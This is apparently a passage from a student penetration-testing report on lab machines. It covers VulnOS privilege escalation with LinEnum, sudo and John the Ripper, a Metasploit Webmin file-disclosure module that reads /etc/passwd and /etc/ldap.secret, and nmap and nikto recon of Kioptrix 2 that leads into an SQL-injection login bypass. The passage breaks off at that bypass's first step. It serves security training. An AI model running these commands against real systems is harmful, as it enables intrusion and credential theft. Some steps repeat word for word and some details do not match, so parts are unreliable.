www-data@VulnOS:/$ ls
ls

```

```

applications-merged  etc          lost+found  root      sys
vmlinuz.old
bin                  home          media       sbin      tmp
boot                 initrd.img   mnt         selinux   usr
cdrom                 initrd.img.old  opt         src        var
dev                   lib           proc        srv        vmlinuz

```

Step 15: After successfully logging into the VulnOS console, I came to know from LinEnum that vulnosadmin has root rights and I tried to access the user files to see the recent logs. I found the username (vulosadmin) and passwords hackme or canuhackme. So, I tried a ssh connection with both passwords and found “canuhackme” is the password.

```

www-data@VulnOS:/tmp$ wget -c http://10.10.10.50:8000/LinEnum.sh
wget -c http://10.10.10.50:8000/LinEnum.sh
--2021-06-08 20:36:37-- http://10.10.10.50:8000/LinEnum.sh
Connecting to 10.10.10.50:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: `LinEnum.sh'

100%[=====>] 46,631      --.-K/s   in
0.006s

2021-06-08 20:36:37 (7.58 MB/s) - `LinEnum.sh' saved [46631/46631]

```

Step 16: Running the Line Enumeration script.

```

[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 34 Mar  8  2014 /etc/ld.so.conf
-rw-r--r-- 1 root root 2987 Jan 21  2011 /etc/gai.conf
-rw-r--r-- 1 root root 475 Apr 23  2010 /etc/nsswitch.conf
-rw-r--r-- 1 root root 2981 Mar  8  2014 /etc/adduser.conf
-rw-r--r-- 1 root root 4794 Apr 22  2010 /etc/hdparm.conf
-rw-r--r-- 1 root root 7649 Mar  9  2014 /etc/pnm2ppa.conf
-rw-r--r-- 1 root root 2028 Dec 16  2009 /etc/sysctl.conf
-rw-r--r-- 1 root root 1427 Mar 11  2014 /etc/memcached.conf
-rw-r--r-- 1 root root 321 Jan 20  2011 /etc/blkid.conf
-rw-r--r-- 1 root root 1260 May 30  2008 /etc/ucf.conf
-rw-r--r-- 1 root root 15752 Jul 25  2009 /etc/ltrace.conf
-rw-r--r-- 1 root root 899 Sep 28  2012 /etc/gssapi_mech.conf
-rw-r--r-- 1 root root 1217 Dec 10  2010 /etc/rsyslog.conf
-rw-r--r-- 1 root root 801 Aug 17  2010 /etc/mke2fs.conf
-rw-r--r-- 1 root root 300 Mar 24  2010 /etc/updatedb.conf
-rw-r--r-- 1 root root 600 Jan 27  2010 /etc/deluser.conf
-rw-r----- 1 openerp openerp 1393 Mar 11  2014 /etc/openerp-server.conf
-rw-r--r-- 1 root root 6302 Mar  8  2014 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 9115 May 25 06:10 /etc/ldap.conf
-rw-r--r-- 1 root root 599 Jun 17  2011 /etc/logrotate.conf
-rw-r--r-- 1 root root 51 Apr 10 17:08 /etc/resolv.conf
-rw-r--r-- 1 root root 552 Oct 18  2011 /etc/pam.conf
-rw-r--r-- 1 root root 1452 Mar 11  2014 /etc/inetd.conf
-rw-r--r-- 1 root root 240 Mar  8  2014 /etc/kernel-img.conf
-rw-r--r-- 1 root root 645 Mar  7  2010 /etc/ts.conf

```

```
-rw-r--r-- 1 root root 350 Mar 8 2014 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 145 Jul 19 2011 /etc/idmapd.conf
-rw-r--r-- 1 root root 8596 Feb 15 2010 /etc/sensors3.conf
-rw-r--r-- 1 root root 92 Apr 23 2010 /etc/host.conf
-rw-r----- 1 root fuse 216 Feb 11 2011 /etc/fuse.conf
-rw-r--r-- 1 root root 2969 Apr 9 2010 /etc/debconf.conf
-rw-r--r-- 1 root root 4415 Mar 9 2014 /etc/vsftpd.conf
-rw-r--r-- 1 root root 885 Nov 5 2009 /etc/insserv.conf
```

```
[-] Location and contents (if accessible) of .bash_history file(s):
/home/vulnosadmin/.bash_history
```

```
[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 52439 Mar 9 2014 /etc/dovecot/dovecot.conf.bak
-rw-r--r-- 1 vulnosadmin vulnosadmin 55 Jul 8 2010 /var/www/redmine-
0.9.6/vendor/rails/actionmailer/test/fixtures/test_mailer/implicitly_multip
art_example.rhtml.bak
-rwxr-xr-x 1 root root 149 May 28 2011
/var/openclinic/tomcat6/webapps/openclinic/projects/bmc/index.bak
-rw----- 1 root root 1945 Mar 11 2014 /var/backups/passwd.bak
-rw----- 1 root shadow 839 Mar 11 2014 /var/backups/gshadow.bak
-rw----- 1 root shadow 1317 Mar 11 2014 /var/backups/shadow.bak
-rw----- 1 root root 1014 Mar 11 2014 /var/backups/group.bak
```

```
[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Mar 8 2014 .
drwxr-xr-x 19 root root 4096 Mar 16 2014 ..
```

```
### SCAN COMPLETE #####
www-data@VulnOS:/tmp$ ./LinEnum.sh | more
./LinEnum.sh | more
```

```
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982
```

```
[-] Debug Info
[+] Thorough tests = Disabled
```

```
Scan started at:
Tue Jun 8 20:41:55 CEST 2021
```

```

### SYSTEM #####
[-] Kernel information:
Linux VulnOS 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19 01:20:04 UTC
2014 i686 GNU/Linux

[-] Kernel information (continued):
--More--
Linux version 2.6.32-57-generic-pae (buildd@lamiak) (gcc version 4.4.3
(Ubuntu 4--More--

```

Step 17: After successfully logging into the VulnOS console, I came to know from LinEnum that vulnosadmin has root rights and I tried to access the user files to see the recent logs. I found the username (vulnosadmin) and passwords hackme or canuhackme. So, I tried a ssh connection with both passwords and found “canuhackme” is the password.

```

vulnosadmin@VulnOS:/etc/nagios3$ sudo su
sudo su
[sudo] password for vulnosadmin: canuhackme

root@VulnOS:/etc/nagios3# id
id
uid=0(root) gid=0(root) groepen=0(root)

```

Step 18: Another way to crack the credentials is to use ‘john the ripper’ password cracking tool available on open source. I have run the cracker and saved the wordlist to a text file ‘rockyou.txt’. After going through the text document, I found the password ‘canuhackme’.

```

root@kali:/home/kali/Downloads# john -h
John the Ripper 1.9.0-jumbo-1 [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,...]]    "single crack" mode, using default or named
rules
--single=:rule[,...]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin   wordlist mode, read words from FILE or stdin
--pipe                       like --stdin, but bulk reads, and allows rules
--loopback[=FILE]           like --wordlist, but extract words from a .pot
file
--dupe-suppression          suppress all dupes in wordlist (and force
preload)
--prince[=FILE]             PRINCE mode, read words from FILE
--encoding=NAME              input encoding (eg. UTF-8, ISO-8859-1). See also
doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,...]]    enable word mangling rules (for wordlist or
PRINCE
modes), using default or named rules
--rules=:rule[;...]        same, using "immediate" rule(s)
--rules-stack=SECTION[,...] stacked rules, applied after regular rules or to
modes that otherwise don't support rules

```

```

--rules-stack=:rule[;...] same, using "immediate" rule(s)
--incremental[=MODE] "incremental" mode [using section MODE]
--mask[=MASK] mask mode using MASK (or default from john.conf)
--markov[=OPTIONS] "Markov" mode (see doc/MARKOV)
--external=MODE external mode or word filter
--subsets[=CHARSET] "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH] just output candidate passwords [cut at LENGTH]
--restore[=NAME] restore an interrupted session [called NAME]
--session=NAME give a new session the NAME
--status[=NAME] print status of a session [called NAME]
--make-charset=FILE make a charset file. It will be overwritten
--show[=left] show cracked passwords [if =left, then
uncracked]
--test[=TIME] run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...] load salts with[out] cost value Cn [to Mn]. For
tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL this node's number range out of TOTAL count
--fork=N fork N processes
--pot=NAME pot file to use
--list=WHAT list capabilities, see --list=help or
doc/OPTIONS
--format=NAME force hash of type NAME. The supported formats
can
list=subformats
be seen with --list=formats and --

root@kali:/home/kali/Downloads# john --wordlist=rockyou.txt
Password files required, but none specified
root@kali:/home/kali/Downloads# john --wordlist=rockyou.txt nagios
Using default input encoding: UTF-8
Loaded 1 password hash (descript, traditional crypt(3) [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 86 candidates left, minimum 128 needed for performance.
0g 0:00:00:03 DONE (2021-06-08 15:11) 0g/s 4084Kp/s 4084Kc/s 4084Kc/s
2686714...*7;Va
Session completed

```

Step 19: Exploiting the Vulnosadmin credentials using msfconsole:

Search for the exploit in msfconsole and I found the auxiliary(admin/webmin/file_disclosure) exploit to find the password. Here, I set the rhost to VulnOS IP i.e., 192.168.1.8 and then run the exploit.

```

msf5 > use auxiliary/admin/webmin/file_disclosure
msf5 auxiliary(admin/webmin/file_disclosure) > options

Module options (auxiliary/admin/webmin/file_disclosure):

```

Name	Current Setting	Required	Description
----	-----	-----	-----
DIR	/unauthenticated	yes	Webmin directory path
Proxies		no	A proxy chain of format
type:host:port[,type:host:port][...]			
RHOSTS		yes	The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'			
RPATH	/etc/passwd	yes	The file to download
RPORT	10000	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing
connections			
VHOST		no	HTTP server virtual host
Auxiliary action:			
Name	Description		
----	-----		
Download			

Step 20: Set the rhosts to the vulnos IP address and run the exploit.

```
msf5 auxiliary(admin/webmin/file_disclosure) > set rhosts 192.168.100.70
rhosts => 192.168.100.70
msf5 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.100.70

[*] Attempting to retrieve /etc/passwd...
[*] The server returned: 200 Document follows
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:108::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,:/home/vulnosadmin:/bin/bash
```

```

sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
webmin:x:1002:1002::/home/webmin:/bin/sh
hackme:x:1003:1003::/home/hackme:/bin/sh
sa:x:1004:1004::/home/sa:/bin/sh
stupiduser:x:1005:1005::/home/stupiduser:/bin/sh
messagebus:x:103:112::/var/run/dbus:/bin/false
distccd:x:104:65534:::/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
openldap:x:106:113:OpenLDAP Server Account,,,:/nonexistent:/bin/false
ftp:x:1006:1006::/home/ftp:/bin/sh
mysql:x:107:115:MySQL Server,,,:/var/lib/mysql:/bin/false
telnetd:x:108:116::/nonexistent:/bin/false
bind:x:109:117::/var/cache/bind:/bin/false
postgres:x:110:118:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
postfix:x:111:119::/var/spool/postfix:/bin/false
dovecot:x:112:121:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
tomcat6:x:113:122::/usr/share/tomcat6:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:123::/var/lib/snmp:/bin/false
nagios:x:116:124::/var/lib/nagios:/bin/false
openerp:x:117:125:Open ERP server,,,:/home/openerp:/bin/false
[*] Auxiliary module execution completed

```

Step 21: During the initial enumeration, I also found that target has LDAP installed. So, I run the exploit by setting the rhost to /etc/ldap.secret to find the required password. I used the same auxiliary to download the ldap.secret module.

```

msf5 auxiliary(admin/webmin/file_disclosure) > set rpath /etc/ldap.secret
rpath => /etc/ldap.secret
msf5 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.100.70

[*] Attempting to retrieve /etc/ldap.secret...
[*] The server returned: 200 Document follows
canuhackme
[*] Auxiliary module execution completed

```

Step 22: Using this password in the ssh connection, I could successfully login into the VulnOS console. Below screenshot shows the desired result. Thus, the exploit on VulnOS is successful.

```

msf5 auxiliary(admin/webmin/file_disclosure) > use
exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > ssh vulnosadmin@192.168.100.70
[*] exec: ssh vulnosadmin@192.168.100.70

The authenticity of host '192.168.100.70 (192.168.100.70)' can't be
established.
RSA key fingerprint is SHA256:I2OyPVRzqE9txEMWbqjW3EMbr4XLmvS3+pjvt8eGMjg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.70' (RSA) to the list of known
hosts.

```

```
vulnosadmin@192.168.100.70's password:
Linux VulnOS 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19 01:20:04 UTC
2014 i686 GNU/Linux
Ubuntu 10.04.4 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jun  7 05:30:54 2021 from 10.10.10.40
vulnosadmin@VulnOS:~$
```

***** *The contribution of Jyothi Sharmila Ancha ends here******

***** *The contribution of Amandeep Kaur starts here******

First phase: Vulnerability Exploit Setup

Initial Setup: Firstly, I did the initial settings for both the kali and victim systems. For the successful connection between these two virtual machines, we need to know the IP addresses of both machines. This will make it easier to identify our machine Kioptrix2. in live hosts of S4 kali.

Information Gathering

In this section, we will collect information about our machines. As we set up the virtual environment for the exploitation, first we need to find out the networking IP address as well subnet mask of Kali so that we can make the connection between Kali and the Vulnerable machine Kioptrix2. [281]

```
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.50  netmask 255.255.255.0  broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b747  prefixlen 64  scopeid 0x20<link>
    ether 52:54:00:12:b7:47  txqueuelen 1000  (Ethernet)
    RX packets 21  bytes 1533 (1.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 23  bytes 1698 (1.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.101.2  netmask 255.255.255.0  broadcast
192.168.101.255
    inet6 fe80::5054:ff:fe12:b765  prefixlen 64  scopeid 0x20<link>
    ether 52:54:00:12:b7:65  txqueuelen 1000  (Ethernet)
    RX packets 42  bytes 2600 (2.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 32  bytes 2380 (2.3 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 18  bytes 918 (918.0 B)
```



```
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 918 (918.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Surveillance of Victim

In this, we need to check the about attack scope on the victim, to decide which test we want to run on the victim and without the target knowledge. [281]

```
[root@kioptrix ~]# ifconfig
eth0      Link encap:Ethernet  Hwaddr 52:54:00:12:B7:95
          inet addr:192.168.80.19 Bcast:192.168.80.255 Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b795/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:691449 errors:0 dropped:0 overruns:0 frame:0
          TX packets:559666 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:73037386 (69.6 MiB) TX bytes:90681187 (86.4 MiB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1034312 (1010.0 KiB) TX bytes:1034312 (1010.0 KiB)

You have new mail in /var/spool/mail/root
[root@kioptrix ~]#
```

Fig. 911. Kioptrix Level 2 Machine

Getting the Environment Ready

Nmap: Nmap is a network mapper tool that is used by the network administrator to map the networks. With the help of Nmap, we can find out 5 live hosts to perform port scanning, ping sweeps, Operating system detection, and version identification. Firstly, Nmap provides information on every active IP to find out if it is used by legitimate service, then secondly network, with live hosts, open ports, and OS of every networking device. Lastly, it scans the server to replicate the attack based on the hacker's perspective [282].

-sn: For plain ping scans

T4: Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network.

-oA: Output in three major formats at once.

With this command, we will perform the aggressive scan on subnet 192.168.80.0/24 and check the three file formats of the different IP addresses.

```
root@kali:~# nmap -sn -T4 -oA NmapFast 192.168.80.19/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 15:36 EDT
Nmap scan report for 192.168.80.1
Host is up (0.0021s latency).
Nmap scan report for 192.168.80.2
Host is up (0.00091s latency).
Nmap scan report for 192.168.80.16
Host is up (0.0013s latency).
Nmap scan report for 192.168.80.17
Host is up (0.0012s latency).
Nmap scan report for 192.168.80.18
Host is up (0.0011s latency).
Nmap scan report for 192.168.80.19
Host is up (0.0017s latency).
```

```
Nmap scan report for 192.168.80.20
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.70 seconds
```

Then to find out the live hosts use the command cat.

Cat: to print everything which is in the standard file to the standard output during the duration of the terminal. Our purpose is to pipe the output of the scan to pull the Live Hosts so that we can check the hosts of IP addresses that are up.

We use the cut command which copies the IP addresses of Live hosts which are up to the output of the LiveHosts file.

```
root@kali:~# cat NmapFast.gnmap | grep Up | cut -d " " -f2 > LiveHosts
```

The list shows the LiveHosts that are up. Here we can see the Kioptrix IP address with the other hosts. As we know the Kioptrix IP address from previous screenshot.

```
root@kali:~# cat LiveHosts
192.168.80.1
192.168.80.2
192.168.80.16
192.168.80.17
192.168.80.18
192.168.80.19
192.168.80.20
```

Then our next task is to perform the aggressive scan on the live hosts [281].

-sS: It is used to do the TCP SYN scan (default). To perform the default SYN scans, privileged access is required. If there are no full privileges, we need a full TCP connection. It makes the scan slower because TCP connect needs a full TCP connection to be established.

-sV: It is used for standard service detection. To determine the operating services and the services running on the port, we do the most aggressive scanning. This will help to find out if services are running on the unusual ports.

```
root@kali:/home/kali# nmap -sS -sV -O -T4 -p- -iL LiveHosts -oA Nmapfull
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 20:17 EDT
Nmap scan report for 192.168.80.1
Host is up (0.0015s latency).
All 65535 scanned ports on 192.168.80.1 are closed
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: OpenBSD 3.X|4.X
OS CPE: cpe:/o:openbsd:openbsd:3.4 cpe:/o:openbsd:openbsd:4
OS details: OpenBSD 3.4 (x86), OpenBSD 3.9 - 4.4, OpenBSD 4.2, OpenBSD 4.3
Network Distance: 2 hops

Nmap scan report for 192.168.80.2
Host is up (0.00065s latency).
All 65535 scanned ports on 192.168.80.2 are closed
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: OpenBSD 3.X|4.X
OS CPE: cpe:/o:openbsd:openbsd:3.4 cpe:/o:openbsd:openbsd:4
OS details: OpenBSD 3.4 (x86), OpenBSD 3.9 - 4.4, OpenBSD 4.2, OpenBSD 4.3
Network Distance: 1 hop

Nmap scan report for 192.168.80.16
```

```

Host is up (0.0018s latency).
Not shown: 65525 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
6697/tcp  open  irc          UnrealIRCd
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Nmap scan report for 192.168.80.17
Host is up (0.0015s latency).
Not shown: 65525 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
6697/tcp  open  irc          UnrealIRCd
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Nmap scan report for 192.168.80.18
Host is up (0.0014s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          UnrealIRCd

```

```

6697/tcp open  irc          UnrealIRCd
8067/tcp open  irc          UnrealIRCd
8181/tcp open  http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
10010/tcp open rxapi?
46343/tcp open status      1 (RPC #100024)
Nmap scan report for 192.168.80.19
Host is up (0.0013s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http        Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind     2 (RPC #100000)
443/tcp   open  ssl/https?
631/tcp   open  ipp         CUPS 1.1
1008/tcp  open  status      1 (RPC #100024)
3306/tcp  open  mysql       MySQL (unauthorized)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 2 hops

Nmap scan report for 192.168.80.20
Host is up (0.0015s latency).
Not shown: 65516 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
25/tcp    open  smtp        Postfix smtpd
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2
mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
ITSECGAMES)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
ITSECGAMES)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
666/tcp   open  doom?
3306/tcp  open  mysql?
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.3 (Ubuntu 4.2.3-
2ubuntu7))
5901/tcp  open  vnc         VNC (protocol 3.8)
6001/tcp  open  X11         (access denied)
8080/tcp  open  http        nginx 1.4.0
8443/tcp  open  ssl/https-alt nginx/1.4.0
9080/tcp  open  http        lighttpd 1.4.19
9443/tcp  open  ssl/tungsten-https?
1 service unrecognized despite returning data.
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 2 hops

```

```
Service Info: Host: bee-box; OSs: Linux, Unix; CPE:
cpe:/o:linux:linux_kernel
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 7 IP addresses (7 hosts up) scanned in 1007.09 seconds

This command runs the aggressive scan to probe all the TCP SYN ports and the output is displayed in three different file formats as I explained previously. As we see in the figure OpenSSH is using TCP port no 12 and Apache Server is using TCP port no 80. TCP port no 3306 is using MySQL.

After that, we need to find out the vulnerabilities, to do that we need to launch the Nikto command with the host (Kioptrix2) IP Address, port number, and the output parameters.

Then we need to exploit those Vulnerabilities which we find out in the first phase.

```
root@kali:/home/kali# nikto -host 192.168.80.19 -port 80 -output
Nikto80.html
- Nikto v2.1.6
-----
--
+ Target IP:          192.168.80.19
+ Target Hostname:   192.168.80.19
+ Target Port:       80
+ Start Time:        2021-06-09 21:00:12 (GMT-4)
-----
--
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may
cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README,
inode: 357810, size: 4872, mtime: Sat Mar 29 13:41:04 1980
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 1 error(s) and 17 item(s) reported on remote host
```

```
+ End Time:                2021-06-09 21:01:00 (GMT-4) (48 seconds)
-----
--
+ 1 host(s) tested
```

T. *Playbook 20: A hacker may try to get access from the kali machine by analyzing its IP address and inputting the usernames and password to spoof the identity, tampering the existing data, and disclose the full information or sometimes makes the data unavailable.*

This attack usually done by injecting SQL query via input data from the client of application [283].

- SQL Injection exploit to bypass the login
- In this attacker tries to find out the vulnerable user inputs within the web page or web application. So to simulate this behavior as a pen-tester job is to create the input content directly in the SQL query and that query is called malicious payload. After doing that we have to send this content, malicious SQL commands to execute the database.
- SQL is a query language that we will be using to determine the credentials of the users so that we can have the privileges of the database administrator.
- With the help of this exploit, the pen-tester will be able to select and output data from the database. This Vulnerability of Kioptrix will allow us to get complete access to the database server where we can get the privilege to manipulate the data for our benefit.
- With this we can delete the records, modify the data and gain financial advantages by altering balances, voiding transactions and transfer the money to different account.

EXPLOITATION

Step 1. Firstly, I connected the website through a web browser. Then I pass the common credential to get access of the database [281].

